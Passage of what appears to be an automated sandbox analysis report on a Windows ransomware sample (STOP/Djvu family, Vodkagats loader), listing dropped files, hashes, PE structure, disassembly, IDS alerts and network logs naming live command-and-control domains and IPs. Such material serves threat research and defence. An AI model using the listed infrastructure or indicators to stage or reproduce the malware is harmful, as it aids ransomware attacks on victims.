Preview:	CMMM $\|.g.X.$`....x.[8.....3..p....E.s.I)cKG.B..(.R.s..../....+...@.n.<.O.m.S..O~..Z...>.\.N.[d.ip...e.).....X$L.,....r.....}..T,"..~.....2.ne....7...0..,FT.pJ/.!.m..0M.M...[..6"8p..m...A.....VH..NFcl.f...x.+.....Tq{..:},.....e..V!.w..A\.4.a...Y.9.V.@.].{..k..T0kP6vOoEdBm9p2lTHS3ppg85iRBRKnEdtqfNfpPA{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\build2[1].exe

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	448512
Entropy (8bit):	6.871671315027243
Encrypted:	false
SSDEEP:	12288:7mDzFYoqpubP85HDjsV6th1Uevo6wgQnzQ5mF8Y:iDzuoJbk5jj66thKQLZkaY
MD5:	2F3D0323BA962334EF87ED098AD02289
SHA1:	5B4C70E331AF83EAF384F45A01E322B094353375
SHA-256:	12A51367C5C85FF3C1DC73743CFACE2E01ACCECF2879A36ADBDDF566D52987B3
SHA-512:	1E33ACE1068F614BFAC35AA67733C2806328B586BE273A611409DF87BE03C5EDC9E312AB213004C8FAB71453EF5E34E474D9273C4A97D95D135C18F440674AD
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 37%, Browse • Antivirus: ReversingLabs, Detection: 81%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....@\|..!.[.!.[.!.[.s.[.!.[.s.[[!.[..i[.!.[.!.[.!.[.s.[.!.[.s.[.!.[.s.[.!.[.s.[.!.[Rich.!.[.....PE..L.....a.....&...~.....@....@.....$"..P.....p.....@.....text....$.....&..... ..`.data....)...@.....*.....@....zonami.....p.....@....yosozi.....@....may.....@....rsrc.....@..@.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\get[1].htm

Process:	C:\Users\user\Desktop\aTTbUbX63Q.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped

Size (bytes):	561
Entropy (8bit):	5.98515533528851
Encrypted:	false
SSDEEP:	12:YGJ68tJgjMwilsclN1PT9zzERMKaK7pbYMfWs55Ye4:YgJQj5ilpZcRMFK7ZfWs5y1
MD5:	E28EA360ADF843B25857121C75727222
SHA1:	3057D351207FC31F4ADB043DF329F7EE9D452F6C
SHA-256:	95216732A5BBBA1CC2D2A814ABDA7C656A0411280AE954474A0ABC2F63D2678E
SHA-512:	63010028C7C239D29048A4EEED91614FA13E276E42BB8B851583106F401F3630BFA69E1DDAC4A4D49CC2B71AB2CA690D746CD6788A680278AF63324AEA92F01
Malicious:	false
Preview:	{"public_key":"-----BEGIN PUBLIC KEY-----\\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0WwY79IFZHZrRTX+vM3Y\\n8vLG5Fnx04RdRkdPzflUpeIp+QciBK3E+9VTqWRNYgX7ZXz1zQ1a8RYyZS57f+G7\\no5ou33dQpTxjxaokVKMxSGDR7G7t2F+PjWGtcHWfuVQEkGHsncNheEAky6zLik2o\\nM1lYi33LUE8aALATOcdYB5QhLJd1ScsJ3c4V\uYr4EpaMSkIiyi\PSyExYcKuB9cG\\ncc+8lPQv3D\OjBHprAVJz1i+hPzn24maQ77r60n49y\S3kPh58U7BRGaqwoCj+TZ\\nvVl+uzb++io3bEdL+ynNOPPz+\VFKvSWzNUR+uR+jQrJ36dhsqnTsto\RELO4Rj5h\\nKQIDAQAB\\n-----END PUBLIC KEY-----\\n","id":"0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA"}

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.818066588213189
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	aTTbUbX63Q.exe
File size:	755712
MD5:	b7ea7d444d1ed5677537a96796a496dc
SHA1:	738054720787a8f80e3a4f1bd92f08b3084190aa
SHA256:	0336cc8aff0e4974ede9e8901abeb10f836d50619cef1cb59aa41b447cea1ca5
SHA512:	6bfacd6fd078715661afc9e3657c625d8b941bfeeaf323ff798c7c7fb78c64f813c96c4a1cffeda08c2f820e8e315f0cc14944087a11d1502c4aeafaf068b2f0
SSDEEP:	12288:P8i1GEboaDO//jjoN9oTUqJndee2eu2vIog/QMYPnGhGsDMaNidDXTVKEpK0IWgE:P8cGEbo9/bYendeNzog/QMXQQMaNkDDb
TLSH:	46F402607290C430D0A656304932FFA1267EBDE1177449877FE43BAE6E326D16A7932F
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ADS. *.. *.. *..V... *..V... *..X... *.. +.` *..V... *..V... *..V... *.Rich. *.....PE..L.....9a.....

File Icon

Icon Hash:	8a909989ca8ed2f2

Static PE Info

General

Entrypoint:	0x4984b0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	RELOCS_STRIPPED, EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x6139BF93 [Thu Sep 9 08:02:27 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1

Import Hash:	fcbdb87c73dba6603c8b6aba49ea683b

Entrypoint Preview

Instruction
call 00007F3E3C9CE28Bh
jmp 00007F3E3C9C78BEh
int3
int3
int3
int3
int3
int3
call 00007F3E3C9C7A6Ch
xchg cl, ch
jmp 00007F3E3C9C7A54h
call 00007F3E3C9C7A63h
fxch st(0), st(1)
jmp 00007F3E3C9C7A4Bh
fabs
fld1
mov ch, cl
xor cl, cl
jmp 00007F3E3C9C7A41h
mov byte ptr [ebp-00000090h], FFFFFFFEh
fabs
fxch st(0), st(1)
fabs
fxch st(0), st(1)
fpatan
or cl, cl
je 00007F3E3C9C7A36h
fldpi
fsubrp st(1), st(0)
or ch, ch
je 00007F3E3C9C7A34h
fchs
ret
fabs
fld st(0), st(0)
fld st(0), st(0)
fld1
fsubrp st(1), st(0)
fxch st(0), st(1)
fld1
faddp st(1), st(0)
fmulp st(1), st(0)
ftst
wait
fstsw word ptr [ebp-000000A0h]
wait
test byte ptr [ebp-0000009Fh], 00000001h
jne 00007F3E3C9C7A37h
xor ch, ch
fsqrt
ret
pop eax
jmp 00007F3E3C9CE45Fh
fstp st(0)
fld tbyte ptr [004024AAh]
ret

Instruction
fstp st(0)
or cl, cl
je 00007F3E3C9C7A3Dh
fstp st(0)
fldpi
or ch, ch
je 00007F3E3C9C7A34h
fchs
ret
fstp st(0)
fldz
or ch, ch
je 00007F3E3C9C7A29h
fchs
ret
fstp st(0)
jmp 00007F3E3C9CE435h
fstp st(0)
mov cl, ch
jmp 00007F3E3C9C7A32h
call 00007F3E3C9C79FEh
jmp 00007F3E3C9CE440h
int3
int3
int3
int3
int3
int3
int3
int3
push ebp
mov ebp, esp
add esp, 00FFFD30h

Rich Headers

Programming Language:	• [ASM] VS2010 build 30319 • [C] VS2010 build 30319 • [IMP] VS2008 SP1 build 30729 • [C++] VS2010 build 30319 • [RES] VS2010 build 30319 • [LNK] VS2010 build 30319

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa62ec	0x3c	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x212e000	0xf550	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x1220	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x3660	0x40	.text
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x1d8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xa5dce	0xa5e00	False	0.9467004403730218	data	7.947019137359108	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.data	0xa7000	0x20861cc	0x3000	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x212e000	0xf550	0xf600	False	0.6078506097560976	data	6.224638747137148	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources


Name	RVA	Size	Type	Language	Country
RT_CURSOR	0x213a6d0	0x330	dBase III DBT, version number 0, next free block index 40, 1st item "\377\217\377\377\376?"		
RT_CURSOR	0x213aa00	0x130	data		
RT_CURSOR	0x213ab58	0xea8	dBase III DBT, version number 0, next free block index 40, 1st item "\251\317"		
RT_CURSOR	0x213ba00	0x8a8	dBase III DBT, version number 0, next free block index 40, 1st item "\251\317"		
RT_CURSOR	0x213c2d0	0x130	data		
RT_CURSOR	0x213c400	0xb0	GLS_BINARY_LSB_FIRST		
RT_ICON	0x212e6c0	0xea8	data	Kannada	Kanada
RT_ICON	0x212f568	0x8a8	data	Kannada	Kanada
RT_ICON	0x212fe10	0x568	GLS_BINARY_LSB_FIRST	Kannada	Kanada
RT_ICON	0x2130378	0x25a8	data	Kannada	Kanada
RT_ICON	0x2132920	0x10a8	data	Kannada	Kanada
RT_ICON	0x21339c8	0x988	data	Kannada	Kanada
RT_ICON	0x2134350	0x468	GLS_BINARY_LSB_FIRST	Kannada	Kanada
RT_ICON	0x2134820	0xea8	data	Kannada	Kanada
RT_ICON	0x21356c8	0x8a8	data	Kannada	Kanada
RT_ICON	0x2135f70	0x6c8	data	Kannada	Kanada
RT_ICON	0x2136638	0x568	GLS_BINARY_LSB_FIRST	Kannada	Kanada
RT_ICON	0x2136ba0	0x25a8	data	Kannada	Kanada
RT_ICON	0x2139148	0x10a8	data	Kannada	Kanada
RT_ICON	0x213a1f0	0x468	GLS_BINARY_LSB_FIRST	Kannada	Kanada
RT_DIALOG	0x213c670	0x78	data		
RT_STRING	0x213c6e8	0x67a	data	French	Switzerland
RT_STRING	0x213cd68	0x464	data	French	Switzerland
RT_STRING	0x213d1d0	0x37c	data	French	Switzerland
RT_GROUP_CURSOR	0x213ab30	0x22	data		
RT_GROUP_CURSOR	0x213c2a8	0x22	data		
RT_GROUP_CURSOR	0x213c4b0	0x22	data		
RT_GROUP_ICON	0x21347b8	0x68	data	Kannada	Kanada
RT_GROUP_ICON	0x213a658	0x68	data	Kannada	Kanada
RT_VERSION	0x213c4d8	0x194	data		
None	0x213a6c0	0xa	data		

Imports

DLL	Import

DLL	Import
KERNEL32.dll	GetModuleFileNameA, FoldStringA, GetLocalTime, InterlockedDecrement, GetLocaleInfoA, InterlockedCompareExchange, _hwrite, CancelWaitableTimer, GetSystemDirectoryW, CreateEventW, ReadConsoleA, BuildCommDCBA, GetConsoleAliasExesLengthW, SetSystemTimeAdjustment, PeekConsoleInputW, EnumDateFormatsA, CreateFileW, RegisterWaitForSingleObjectEx, LoadLibraryW, VerifyVersionInfoW, WaitNamedPipeA, GetEnvironmentStrings, FindResourceExA, VirtualProtect, GetFirmwareEnvironmentVariableW, BeginUpdateResourceW, WriteConsoleA, EnumCalendarInfoExA, WriteConsoleW, DeleteFileW, FillConsoleOutputCharacterA, GetProcAddress, GetModuleHandleW, GetUserDefaultLCID, FindFirstChangeNotificationA, GetFileAttributesExA, GetCalendarInfoA, SetConsoleTitleA, GetBinaryTypeW, GlobalAlloc, GetComputerNameExA, FindNextFileA, OpenJobObjectA, HeapSize, _lclose, GetComputerNameW, TlsGetValue, SetCalendarInfoW, SetComputerNameA, CreateDirectoryExA, InitializeCriticalSectionAndSpinCount, GetVolumePathNameA, GetProcessHandleCount, GetThreadLocale, GetSystemDefaultLangID, GetCurrentProcess, LoadLibraryA, ReadFile, HeapFree, GetDiskFreeSpaceW, GetProcessHeap, RaiseException, RtlUnwind, MultiByteToWideChar, GetCommandLineW, HeapSetInformation, GetStartupInfoW, EncodePointer, HeapAlloc, GetLastError, IsProcessorFeaturePresent, DecodePointer, TlsAlloc, TlsSetValue, TlsFree, InterlockedIncrement, SetLastError, GetCurrentThreadId, SetHandleCount, GetStdHandle, GetFileType, DeleteCriticalSection, SetFilePointer, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, TerminateProcess, EnterCriticalSection, LeaveCriticalSection, ExitProcess, GetCPInfo, GetACP, GetOEMCP, IsValidCodePage, CloseHandle, WriteFile, GetModuleFileNameW, FreeEnvironmentStringsW, GetEnvironmentStringsW, HeapCreate, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, Sleep, SetStdHandle, WideCharToMultiByte, GetConsoleCP, GetConsoleMode, FlushFileBuffers, CreateFileA, LCMapStringW, GetStringTypeW, HeapReAlloc, SetEndOfFile
USER32.dll	ClientToScreen

Possible Origin


Language of compilation system	Country where language is spoken	Map
Kannada	Kanada	
French	Switzerland	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
196.200.111.5192.168.2.680497662036335 08/05/22-14:32:43.046447	TCP	2036335	ET TROJAN Win32/Filecoder.STOP Variant Public Key Download	80	49766	196.200.111.5	192.168.2.6
192.168.2.6196.200.111.549767802020826 08/05/22-14:32:47.668643	TCP	2020826	ET TROJAN Potential Dridex.Maldoc Minimal Executable Request	49767	80	192.168.2.6	196.200.111.5
192.168.2.6196.200.111.549767802036333 08/05/22-14:32:47.668643	TCP	2036333	ET TROJAN Win32/Vodkagats Loader Requesting Payload	49767	80	192.168.2.6	196.200.111.5
192.168.2.68.8.8.851971532023883 08/05/22-14:32:41.410581	UDP	2023883	ET DNS Query to a *.top domain - Likely Hostile	51971	53	192.168.2.6	8.8.8.8
192.168.2.6211.40.39.25149765802036333 08/05/22-14:32:42.120644	TCP	2036333	ET TROJAN Win32/Vodkagats Loader Requesting Payload	49765	80	192.168.2.6	211.40.39.251
192.168.2.6211.40.39.25149765802020826 08/05/22-14:32:42.120644	TCP	2020826	ET TROJAN Potential Dridex.Maldoc Minimal Executable Request	49765	80	192.168.2.6	211.40.39.251

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 14:32:25.694441080 CEST	49762	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:25.694489956 CEST	443	49762	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:25.694729090 CEST	49762	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:25.710860968 CEST	49762	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:25.710886002 CEST	443	49762	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:25.789779902 CEST	443	49762	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:25.789940119 CEST	49762	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:26.110058069 CEST	49762	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:26.110095024 CEST	443	49762	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:26.111234903 CEST	443	49762	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:26.112042904 CEST	49762	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:26.114434004 CEST	49762	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:26.155391932 CEST	443	49762	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:26.158628941 CEST	443	49762	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:26.158752918 CEST	443	49762	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:26.158792973 CEST	49762	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:26.158834934 CEST	49762	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:26.285778046 CEST	49762	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:26.285809040 CEST	443	49762	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:40.891555071 CEST	49764	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:40.891622066 CEST	443	49764	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:40.891789913 CEST	49764	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:40.929199934 CEST	49764	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:40.929234028 CEST	443	49764	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:41.002882004 CEST	443	49764	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:41.003063917 CEST	49764	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:41.016904116 CEST	49764	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:41.016927004 CEST	443	49764	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:41.017604113 CEST	443	49764	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:41.021390915 CEST	49764	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:41.045188904 CEST	49764	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:41.085942984 CEST	443	49764	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:41.086059093 CEST	443	49764	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:41.086190939 CEST	49764	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:41.087025881 CEST	49764	443	192.168.2.6	162.0.217.254
Aug 5, 2022 14:32:41.087044001 CEST	443	49764	162.0.217.254	192.168.2.6
Aug 5, 2022 14:32:41.855686903 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:41.872183084 CEST	49766	80	192.168.2.6	196.200.111.5
Aug 5, 2022 14:32:42.105675936 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:42.105849981 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:42.120644093 CEST	49765	80	192.168.2.6	211.40.39.251

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 14:32:42.158406973 CEST	80	49766	196.200.111.5	192.168.2.6
Aug 5, 2022 14:32:42.158679008 CEST	49766	80	192.168.2.6	196.200.111.5
Aug 5, 2022 14:32:42.159068108 CEST	49766	80	192.168.2.6	196.200.111.5
Aug 5, 2022 14:32:42.537342072 CEST	80	49766	196.200.111.5	192.168.2.6
Aug 5, 2022 14:32:42.569755077 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:42.854520082 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:42.854587078 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:42.854650974 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:42.854707003 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.046447039 CEST	80	49766	196.200.111.5	192.168.2.6
Aug 5, 2022 14:32:43.046502113 CEST	80	49766	196.200.111.5	192.168.2.6
Aug 5, 2022 14:32:43.046665907 CEST	49766	80	192.168.2.6	196.200.111.5
Aug 5, 2022 14:32:43.046704054 CEST	49766	80	192.168.2.6	196.200.111.5
Aug 5, 2022 14:32:43.053834915 CEST	49766	80	192.168.2.6	196.200.111.5
Aug 5, 2022 14:32:43.104289055 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.104337931 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.104362965 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.104367018 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.104386091 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.104398966 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.104424953 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.339728117 CEST	80	49766	196.200.111.5	192.168.2.6
Aug 5, 2022 14:32:43.353528023 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.353600025 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.353643894 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.353694916 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.353708029 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.353749037 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.353755951 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.353756905 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.353763103 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.353802919 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.353816986 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.353846073 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.353859901 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.353889942 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.353907108 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.353946924 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.603082895 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.603141069 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.603183031 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.603183031 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.603214979 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.603256941 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.603296995 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.603301048 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.603338957 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.603383064 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.603395939 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.603426933 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.603431940 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.603475094 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.603487015 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.603516102 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.603533030 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.603557110 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.603574038 CEST	49765	80	192.168.2.6	211.40.39.251
Aug 5, 2022 14:32:43.603589058 CEST	80	49765	211.40.39.251	192.168.2.6
Aug 5, 2022 14:32:43.603617907 CEST	49765	80	192.168.2.6	211.40.39.251

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 14:32:25.614922047 CEST	55201	53	192.168.2.6	8.8.8.8
Aug 5, 2022 14:32:25.636487961 CEST	53	55201	8.8.8.8	192.168.2.6
Aug 5, 2022 14:32:40.857932091 CEST	58723	53	192.168.2.6	8.8.8.8
Aug 5, 2022 14:32:40.880501986 CEST	53	58723	8.8.8.8	192.168.2.6
Aug 5, 2022 14:32:41.410581112 CEST	51971	53	192.168.2.6	8.8.8.8
Aug 5, 2022 14:32:41.419765949 CEST	56591	53	192.168.2.6	8.8.8.8
Aug 5, 2022 14:32:41.850898981 CEST	53	51971	8.8.8.8	192.168.2.6
Aug 5, 2022 14:32:41.861469030 CEST	53	56591	8.8.8.8	192.168.2.6
Aug 5, 2022 14:32:57.922580957 CEST	50958	53	192.168.2.6	8.8.8.8
Aug 5, 2022 14:32:57.945249081 CEST	53	50958	8.8.8.8	192.168.2.6
Aug 5, 2022 14:32:59.366219044 CEST	56550	53	192.168.2.6	8.8.8.8
Aug 5, 2022 14:32:59.385051012 CEST	53	56550	8.8.8.8	192.168.2.6
Aug 5, 2022 14:33:04.257677078 CEST	51194	53	192.168.2.6	8.8.8.8
Aug 5, 2022 14:33:04.280375004 CEST	53	51194	8.8.8.8	192.168.2.6
Aug 5, 2022 14:33:04.932785034 CEST	51666	53	192.168.2.6	8.8.8.8
Aug 5, 2022 14:33:04.953125000 CEST	53	51666	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 5, 2022 14:32:25.614922047 CEST	192.168.2.6	8.8.8.8	0x65cd	Standard query (0)	api.2ip.ua	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:40.857932091 CEST	192.168.2.6	8.8.8.8	0xb462	Standard query (0)	api.2ip.ua	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.410581112 CEST	192.168.2.6	8.8.8.8	0x81b6	Standard query (0)	rgyui.top	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.419765949 CEST	192.168.2.6	8.8.8.8	0x17a3	Standard query (0)	acacaca.org	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:57.922580957 CEST	192.168.2.6	8.8.8.8	0x8512	Standard query (0)	api.2ip.ua	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:59.366219044 CEST	192.168.2.6	8.8.8.8	0x6758	Standard query (0)	t.me	A (IP address)	IN (0x0001)
Aug 5, 2022 14:33:04.257677078 CEST	192.168.2.6	8.8.8.8	0xa6e	Standard query (0)	api.2ip.ua	A (IP address)	IN (0x0001)
Aug 5, 2022 14:33:04.932785034 CEST	192.168.2.6	8.8.8.8	0xeec6	Standard query (0)	api.2ip.ua	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 5, 2022 14:32:25.636487961 CEST	8.8.8.8	192.168.2.6	0x65cd	No error (0)	api.2ip.ua		162.0.217.254	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:40.880501986 CEST	8.8.8.8	192.168.2.6	0xb462	No error (0)	api.2ip.ua		162.0.217.254	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.850898981 CEST	8.8.8.8	192.168.2.6	0x81b6	No error (0)	rgyui.top		211.40.39.251	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.850898981 CEST	8.8.8.8	192.168.2.6	0x81b6	No error (0)	rgyui.top		211.53.230.67	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.850898981 CEST	8.8.8.8	192.168.2.6	0x81b6	No error (0)	rgyui.top		195.158.3.162	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.850898981 CEST	8.8.8.8	192.168.2.6	0x81b6	No error (0)	rgyui.top		211.171.233.129	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.850898981 CEST	8.8.8.8	192.168.2.6	0x81b6	No error (0)	rgyui.top		41.41.255.235	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.850898981 CEST	8.8.8.8	192.168.2.6	0x81b6	No error (0)	rgyui.top		175.120.254.9	A (IP address)	IN (0x0001)
Aug 5, 2022 14:32:41.850898981 CEST	8.8.8.8	192.168.2.6	0x81b6	No error (0)	rgyui.top		151.251.24.5	A (IP address)	IN (0x0001)
